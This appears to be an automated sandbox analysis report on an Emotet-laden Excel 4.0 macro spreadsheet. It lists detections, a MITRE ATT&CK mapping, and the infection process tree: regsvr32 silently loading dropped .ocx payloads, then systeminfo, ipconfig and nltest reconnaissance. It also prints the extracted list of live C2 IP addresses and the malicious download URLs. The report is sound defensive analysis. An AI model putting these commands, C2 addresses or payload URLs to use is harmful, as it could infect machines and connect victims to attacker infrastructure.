ID: 675367
Sample Name:
MG72133243812OR.xls_1
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:06:26
Date: 29/07/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report MG72133243812OR.xls_1 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Emotet 4
Yara Signatures 5
Memory Dumps 5
Unpacked PEs 6
Sigma Signatures 6
Snort Signatures 6
Joe Sandbox Signatures 6
AV Detection 6
Software Vulnerabilities 6
Networking 7
E-Banking Fraud 7
System Summary 7
Persistence and Installation Behavior 7
Boot Survival 7
Hooking and other Techniques for Hiding and Protection 7
Malware Analysis System Evasion 7
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Mitre Att&ck Matrix 7
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 11
Domains 11
URLs 11
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 12
World Map of Contacted IPs 14
Public IPs 14
General Information 16
Warnings 16
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 17
IPs 17
Domains 17
ASNs 17
JA3 Fingerprints 17
Dropped Files 17
Created / dropped Files 17
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506 17
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506 17
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\BYH56Vb[1].dll 18
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nQd2n6798wQuOjZR7TtNgQ[1].dll 18
C:\Users\user\AppData\Local\Temp\AA40.tmp 18
C:\Users\user\AppData\Local\Temp\C984.tmp 19
C:\Users\user\AppData\Local\Temp\Cab22B9.tmp 19
C:\Users\user\AppData\Local\Temp\D096.tmp 19
C:\Users\user\AppData\Local\Temp\Tar22BA.tmp 19
C:\Users\user\AppData\Local\Temp\~DF85E1850D91DB532C.TMP 20
C:\Users\user\Desktop\MG72133243812OR.xls 20
C:\Users\user\hhwe3.ocx 20
C:\Users\user\hhwe4.ocx 21
C:\Windows\System32\HUWZaq\zHqsrrqpZcTdGFR.dll (copy) 21
C:\Windows\System32\OajQanYCSHcPg\quNy.dll (copy) 21
Static File Info 22
General 22
File Icon 22
Static OLE Info 22

General 22
OLE File "MG72133243812OR.xls" 22
Indicators 22
Summary 23
Document Summary 23
Streams 23
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 23
General 23
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 23
General 23
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 54973 23
General 23
Macro 4.0 Code 24
Network Behavior 24
Snort IDS Alerts 24
Network Port Distribution 25
TCP Packets 25
UDP Packets 27
DNS Queries 27
DNS Answers 27
HTTP Request Dependency Graph 27
HTTP Packets 28
HTTPS Proxied Packets 28
Statistics 39
Behavior 39
System Behavior 40
Analysis Process: EXCEL.EXEPID: 2952, Parent PID: 576 40
General 40
File Activities 40
Registry Activities 40
Analysis Process: regsvr32.exePID: 1168, Parent PID: 2952 40
General 40
Analysis Process: regsvr32.exePID: 1056, Parent PID: 2952 41
General 41
Analysis Process: svchost.exePID: 2272, Parent PID: 404 41
General 41
Analysis Process: regsvr32.exePID: 1300, Parent PID: 2952 41
General 41
File Activities 41
Analysis Process: regsvr32.exePID: 2452, Parent PID: 1300 42
General 42
File Activities 42
File Created 42
Registry Activities 43
Analysis Process: regsvr32.exePID: 1712, Parent PID: 2952 43
General 43
File Activities 43
Analysis Process: regsvr32.exePID: 1312, Parent PID: 1712 44
General 44
File Activities 44
File Created 44
File Deleted 45
File Read 45
Registry Activities 45
Analysis Process: systeminfo.exePID: 1652, Parent PID: 1312 45
General 45
File Activities 45
Registry Activities 46
Analysis Process: ipconfig.exePID: 2008, Parent PID: 1312 46
General 46
File Activities 46
File Written 46
Analysis Process: nltest.exePID: 2992, Parent PID: 1312 48
General 48
File Activities 48
File Written 48
Disassembly 49


Windows Analysis Report

MG721332438120R.xls_1


Overview

General Information

Sample Name:	MG72133243812OR.xls_1 (renamed file extension from xls_1 to xls)
Analysis ID:	675367
MD5:	fd2b6ece7fc7767..
SHA1:	13f374087e349c..
SHA256:	f4a2380c06dcf54..
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Antivirus / Scanner detection for sub…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Antivirus detection for dropped file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2952 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1168 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhwe1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1056 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhwe2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1300 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhwe3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2452 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\OajQanYCSHcPg\quNy.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1712 cmdline: C:\Windows\System32\regsvr32.exe /S ..\hhwe4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1312 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\HUWZaq\zHqsrrqpZcTdGFR.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
      - systeminfo.exe (PID: 1652 cmdline: systeminfo MD5: DEBEA7D13C96687CAB4248DE0B6A2CE8)
      - ipconfig.exe (PID: 2008 cmdline: ipconfig /all MD5: CF45949CDBB39C953331CDCB9CEC20F8)
      - nltest.exe (PID: 2992 cmdline: nltest /dclist: MD5: B23E4D796A3FEB91241A806EC18D5C32)
- svchost.exe (PID: 2272 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

Threatname: Emotet

```
{
  "C2 list": [
    "139.162.113.169:8080",
    "135.148.6.80:443",
    "144.91.78.55:443",
    "172.105.226.75:8080",
    "51.161.73.194:443",
    "41.73.252.195:443",
    "82.223.21.224:8080",
    "172.104.251.154:8080",
    "201.94.166.162:443",
    "151.106.112.196:8080",
    "185.4.135.165:8080",
    "103.132.242.26:8080",
    "101.50.0.91:8080",
    "51.91.76.89:8080",
    "129.232.188.93:443",
    "103.43.75.120:443",
    "103.75.201.2:443",
    "82.165.152.127:8080",
    "196.218.30.83:443",
    "159.65.140.115:443",
    "160.16.142.56:8080",
    "107.170.39.149:8080",
    "72.15.201.15:8080",
    "167.172.253.162:8080",
    "209.97.163.214:443",
    "134.122.66.193:8080",
    "37.187.115.122:8080",
    "188.44.20.25:443",
    "45.118.115.99:8080",
    "207.148.79.14:8080",
    "183.111.227.137:8080",
    "159.89.202.34:443",
    "173.212.193.249:8080",
    "159.65.88.10:8080",
    "51.254.140.238:7080",
    "45.235.8.30:8080",
    "64.227.100.222:8080",
    "186.194.240.217:443",
    "149.56.131.28:8080",
    "164.68.99.3:8080",
    "115.68.227.76:8080",
    "91.207.28.33:8080",
    "79.137.35.198:8080",
    "103.70.28.102:8080",
    "94.23.45.86:4143",
    "209.126.98.206:8080",
    "213.241.20.155:443",
    "5.9.116.246:8080",
    "158.69.222.101:443",
    "163.44.196.120:8080",
    "206.189.28.199:8080",
    "1.234.2.232:8080",
    "45.176.232.124:443",
    "119.193.124.41:7080",
    "146.59.226.45:443",
    "150.95.66.124:8080",
    "110.232.117.186:8080",
    "46.55.222.11:443",
    "45.186.16.18:443",
    "212.24.98.99:8080",
    "153.126.146.25:7080",
    "197.242.150.244:8080"
  ],
  "Public Key": [
    "RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71eii+mofIPoXkNFOX1MeiwCh48iz97kB0mJjGGZXwardnDXKxI8GCHGNl0PFj5Jxi+GMAAAJA=",
    "RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1OvZ2Pz+AQWzRMggQmAtO6rPH7nyx2Ihi+GMAAAIg="
  ]
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000003.1631224520.00000000034D1000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1758141495.000000000021A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Emotet_3		Joe Security	
00000007.00000002.1478954467.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.1487067523.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.1758289138.00000000004D0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
10.3.regsvr32.exe.34e0108.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.4e0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
10.3.regsvr32.exe.34ffb40.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.1c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.1c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 9 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET CNC Feodo Tracker Reported CnC Server TCP group 4 - Source IP: 192.168.2.22 - Destination IP: 139.162.113.169

Timestamp:	192.168.2.22139.162.113.1694917980802404306 07/29/22-07:12:09.190007
SID:	2404306
Source Port:	49179
Destination Port:	8080
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus / Scanner detection for submitted sample
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file

Software Vulnerabilities

- Document exploit detected (drops PE files)
- Document exploit detected (creates forbidden files)
- Document exploit detected (process start blacklist hit)
- Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Persistence and Installation Behavior

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	2 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 3 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 2 Virtualization/Sandbox Evasion	Security Account Manager	1 2 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 5 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	2 Process Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 System Network Configuration Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	1 3 7 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MG72133243812OR.xls	64%	Virustotal		Browse
MG72133243812OR.xls	40%	Metadefender		Browse
MG72133243812OR.xls	51%	ReversingLabs	Document-Excel.Trojan.Abracadabra	
MG72133243812OR.xls	100%	Avira	XF/Agent.B2	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\BYH56Vb[1].dll	100%	Avira	TR/Crypt.Agent.mwmsl	
C:\Users\user\hhwe4.ocx	100%	Avira	TR/Crypt.Agent.mwmsl	
C:\Users\user\hhwe3.ocx	100%	Avira	TR/Crypt.Agent.mwmsl	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nQd2n6798wQuOjZR7TtNgQ[1].dll	100%	Avira	TR/Crypt.Agent.mwmsl	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\BYH56Vb[1].dll	43%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\BYH56Vb[1].dll	88%	ReversingLabs	Win64.Trojan.Emotet	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nQd2n6798wQuOjZR7TtNgQ[1].dll	43%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nQd2n6798wQuOjZR7TtNgQ[1].dll	92%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\hhwe3.ocx	43%	Metadefender		Browse
C:\Users\user\hhwe3.ocx	92%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\hhwe4.ocx	43%	Metadefender		Browse
C:\Users\user\hhwe4.ocx	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\HUWZaq\zHqsrrqpZcTdGFR.dll (copy)	43%	Metadefender		Browse
C:\Windows\System32\HUWZaq\zHqsrrqpZcTdGFR.dll (copy)	88%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\OajQanYCSHcPg\quNy.dll (copy)	43%	Metadefender		Browse
C:\Windows\System32\OajQanYCSHcPg\quNy.dll (copy)	92%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.regsvr32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
10.3.regsvr32.exe.34e0108.1.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
10.2.regsvr32.exe.4d0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
8.2.regsvr32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
10.3.regsvr32.exe.34ffb40.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File
7.2.regsvr32.exe.4e0000.0.unpack	100%	Avira	HEUR/AGEN.1215461		Download File

Domains

Source	Detection	Scanner	Label	Link
cedeco.es	8%	Virustotal		Browse
komunitas.blog.gunadarma.ac.id	0%	Virustotal		Browse
balticcontrolbd.com	16%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://www.careofu.com/PHPExcel/sQ78BedribNJZbGYj/	100%	Avira URL Cloud	malware	
http://https://172.105.226.75/=	100%	Avira URL Cloud	malware	
http://https://139.162.113.169/ctiv	100%	Avira URL Cloud	malware	
http://https://135.148.6.80/_:	100%	Avira URL Cloud	malware	
http://https://172.105.226.75/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://144.91.78.55/	0%	URL Reputation	safe	
http://https://fikti.bem.gunadarma.ac.id/SDM/qNeMUe2RvxdvuRlf/	100%	Avira URL Cloud	malware	
http://https://172.105.226.75:8080/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://135.148.6.80/	100%	URL Reputation	malware	
http://https://172.105.226.75/A	100%	Avira URL Cloud	malware	
http://https://138.197.68.35/080/Y	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://https://139.162.113.169:8080/U	100%	Avira URL Cloud	malware	
http://https://139.162.113.169/f	100%	Avira URL Cloud	malware	
http://https://144.91.78.55/o	100%	Avira URL Cloud	malware	
http://https://139.162.113.169:8080/	0%	URL Reputation	safe	
http://https://139.162.113.169:8080/R	100%	Avira URL Cloud	malware	
http://https://138.197.68.35/viderU	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://138.197.68.35:8080/	0%	Avira URL Cloud	safe	
http://balticcontrolbd.com/cgi-bin/Gu0xno0kIssGJF8/	100%	Avira URL Cloud	malware	
http://https://172.105.226.75:8080/Z	100%	Avira URL Cloud	malware	
